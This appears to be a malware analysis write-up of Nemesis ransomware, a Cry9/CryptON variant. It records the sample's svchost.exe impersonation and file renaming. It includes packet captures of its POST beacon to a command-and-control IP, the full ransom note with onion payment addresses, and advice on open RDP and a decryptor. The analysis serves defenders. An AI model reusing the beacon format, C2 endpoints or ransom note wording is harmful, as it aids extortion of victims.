
Ransomware

SUMMARY

- Payload impersonates SVCHOST.exe
- Uses the naming convention ZNvCrpaNxrZtzeES

    if ((int *)"ZNvCrpaNxrZtzeES" == 0x9)




```
[ds:0x414cb0], 0x9
```

Will convert fileNames to following naming convention

"ZNVCRPANXRZTZEEST.id-2848892090_[fgb45ft3pqamyji7.onion.to].2rb21"

- Makes a POST call to http://31.184.234.240/2rb21/7k5reo.php




```
Sun Apr 23 20:39:49 2017         4080   svchost.exe -> belongsTo 880

C:\Users\tm\Desktop\New folder (3)\svchost.exe
 C:\Users\tm\AppData\Local\Temp\vmware-tm-2731154344\VMwareDnD\0c980241\svchost.exe
 C:\Users\tm\Desktop\DynamoRIO-Windows-6.2.0-2\bin32\svchost.exe
 C:\Windows\SysWOW64\svchost.exe
 C:\Windows\winsxs\x86_microsoft-windows-services-svchost_31bf3856ad364e35_6.1.7600.16385_none_b591afc466a15356\svchost.exe
 C:\Windows\System32\svchost.exe
 C:\Windows\winsxs\amd64_microsoft-windows-services-svchost_31bf3856ad364e35_6.1.7600.16385_none_11b04b481efec48c\svchost.exe
 C:\Windows\VerC_013\svchost.exe


Sun Apr 23 20:39:54 2017        Process[ svchost.exe:  4080] is talking to  31.184.234.240 on port  80
```

- Starts encrypting files and adds an html file for instructions

C:\Users\Administrator\AppData\Local\### DECRYPT MY FILES ###.html



ALL YOUR FILES ARE ENCRYPTED


For more information, open the file "### DECRYPT MY FILES ###.html" on the desktop
or any other folder with encrypted files

DnsGetProxyInformation ("31.184.234.240", ….);

LoadLibraryA ("wininet.dll")

GetProcAddress (HANDLE_TO_DLL, "CPEncrypt")   // Returns exported function()

CreateMutexA (HANDLE, OWNERSHIP_BOOL, "RasPbFile")



```
typedef struct _SECURITY_ATTRIBUTES {
  DWORD  nLength;
  LPVOID lpSecurityDescriptor;
  BOOL   bInheritHandle;
} SECURITY_ATTRIBUTES, *PSECURITY_ATTRIBUTES, *LPSECURITY_ATTRIBUTES;
```

Creates a file called ***svchost.exe.bat***

("FOR", ""C:\Users\hol\Desktop\svchost.exe.bat"")


("FOR/?", ""C:\Users\hol\Desktop\svchost.exe.bat"")

("IF/?", ""C:\Users\hol\Desktop\svchost.exe.bat"")

("REM", ""C:\Users\hol\Desktop\svchost.exe.bat"")

Payload tries to make a POST request, provides information to CnC

3Way HandShake (TCP)




```
=========================== (UDURRANI) =================================
(INIT) SYN PACKET SENT FROM 172.16.251.171      TO IP ADDRESS 31.184.234.240
        PORT INFORMATION (49158, 80)
        SEQUENCE INFORMATION (583729751, 0)
        (14: 20: 20: 66)


=========================== (UDURRANI) =================================
(SYN ACK ) PACKET SENT FROM 31.184.234.240      TO IP ADDRESS 172.16.251.171
        PORT INFORMATION (80, 49158)
        SEQUENCE INFORMATION (1564083386, 583729752)

        (14: 20: 20: 60)


=========================== (UDURRANI) =================================
(ACKN) ACK PACKET SENT FROM 172.16.251.171      TO IP ADDRESS 31.184.234.240
        PORT INFORMATION (49158, 80)
        SEQUENCE INFORMATION (583729752, 1564083387)
        (14: 20: 20: 60)
```


PUSH ControlBit



```
=========================== (UDURRANI) =================================
(DATA PUSH!) IS COMING FROM 172.16.251.171      TO IP ADDRESS 31.184.234.240
        PORT INFORMATION (49158, 80)
        SEQUENCE INFORMATION (583729752, 1564083387)

        (14: 20: 20: 300)
POST /2rb21/7k5reo.php HTTP/1.1
Content-Type: application/x-www-form-u
rlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.
1; SV1)
Host: 31.184.234.240
Content-Length: 1527
Connection: Keep-A
live
Cache-Control: no-cache
```

POST




```
=========================== (UDURRANI) =================================
(DATA PUSH!) IS COMING FROM 172.16.251.171      TO IP ADDRESS 31.184.234.240
        PORT INFORMATION (49158, 80)
        SEQUENCE INFORMATION (583729998, 1564083387)

        (14: 20: 20: 1581)
data=91CFA105698128CD7BE20F8EBC18E28548114AA16EB2895078CDC9C0E3871EFCEC
3BCE186F7D3EC3C197B3DF3D34685B7092840ABE18E1539A62E1EB17F46F4BB84531068
B47BC59122E76B3D298738358B292B027A8B1C62B5EA966FC817E6F4D08DB714933EBAA
51D2A2B69C889C144C70FDFF2E59A86745A4D55235E03B030B7423C391FDE1EC403FFB1
E72516A0FA386EA7B8AD168113ED480546F2C4523AA36A40F86FA18672FFEDE938357AF
A037D8329F59DF279A9FB18679FD99961108C13EB8C4BE7051724610301AE349AAE0B5C
DCA5204D6A7E56943739716DC4A3FC8F5D081743F040E2DB4CBBC1FDB25403E37744FCA
8C867F8F8EE17EF45FF197BF9E564A55814E276521651B3FC870F8EA11CD5D2F0D9ECEF
D00F499A4832627E2607AD3278C70F88023C52E2CE5E4594C87B07681137241 9D4B672B
260B09A06A741C638F265B7635BEFC8FE62776C4F9366B853D7C8E17CE588F9A706057A
777EB078E49595729814D1E3174B6D259866B85BEC96A8BF66C3D189BA912F940D2E34F
17802A7F4EAE38F2D3A2441079ECEADEEBABE7F14928543F6600AEB479CB0C9F8C295DF
F195030AF7DD0C9086EAD4037609E9400F27FE469A94AFFF9F5E97A581785354DAC774F
A37E320ED07A404E53A479BD18808C27C8F2AEC7C85CD11? <<F
TU)?X??PV??R
            )??PV??E
(i+?@??????P?]:?"?      P???e

=========================== (UDURRANI) =================================
(END*) FIN PACKET SENT FROM 31.184.234.240      TO IP ADDRESS 172.16.251.171
        PORT INFORMATION (80, 49158)
        SEQUENCE INFORMATION (1564083387, 583731525)

        (14: 20: 20: 244)
HTTP/1.1 200 OK
Date: Sun, 23 Apr 2017 17:13:42 GMT
Server: Apache
A
ccess-Control-Allow-Origin: *
Content-Length: 8
Connection: close
Co
ntent-Type: text/html; charset=UTF-8

RESULTOK
```



Nemesis Ransomware

To decrypt your files you need to buy the special software – «Nemesis decryptor»
To recover data, follow the instructions!

You can find out the details/ask questions in the chat:
https://fgb45ft3pqamyji7.onion.to (not need Tor)

If the resource is not available for a long time, install and use the Tor-browser:
1. Run your Internet-browser
2. Enter or copy the address https://www.torproject.org/download/download-easy.html in the address bar of your browser and press key ENTER
3. On the site will be offered to download the Tor-browser, download and install it. Run.
4. Connect with the button "Connect" (if you use the English version)
5. After connection, the usual Tor-browser window will open
6. Enter or copy the address http://fgb45ft3pqamyji7.onion in the address bar of Tor-browser and press key ENTER
7. Wait for the site to load


// If you have any problems installing or using, please visit the video tutorial https://www.youtube.com/watch?v=gOgh3ABju6Q

Your personal ID: 792115917

Nemesis belongs to the **Cry9** (similar to CryptON) ransomware family. This payload can spread via RDP or similar tactics so make sure not to allow openRDP (RDP open to the internet). Emsisoft has a generic decryptor for this family of ransomware but I have noticed that it doesn't work with the latest payloads. There were new payloads found month of April (4/19/2017 - 4/23/2017)

Decryption tool URL: https://decrypter.emsisoft.com/cry9

The tool will work with CtyprON and for the latest / updates Nemesis would throw an error



The files you provided do not appear to be a valid CryptON file pair or are unfit for decryption purposes. Please provide files of size 128 KB and larger. The encrypted file needs to be exactly 68 bytes bigger than the unencrypted version of the file.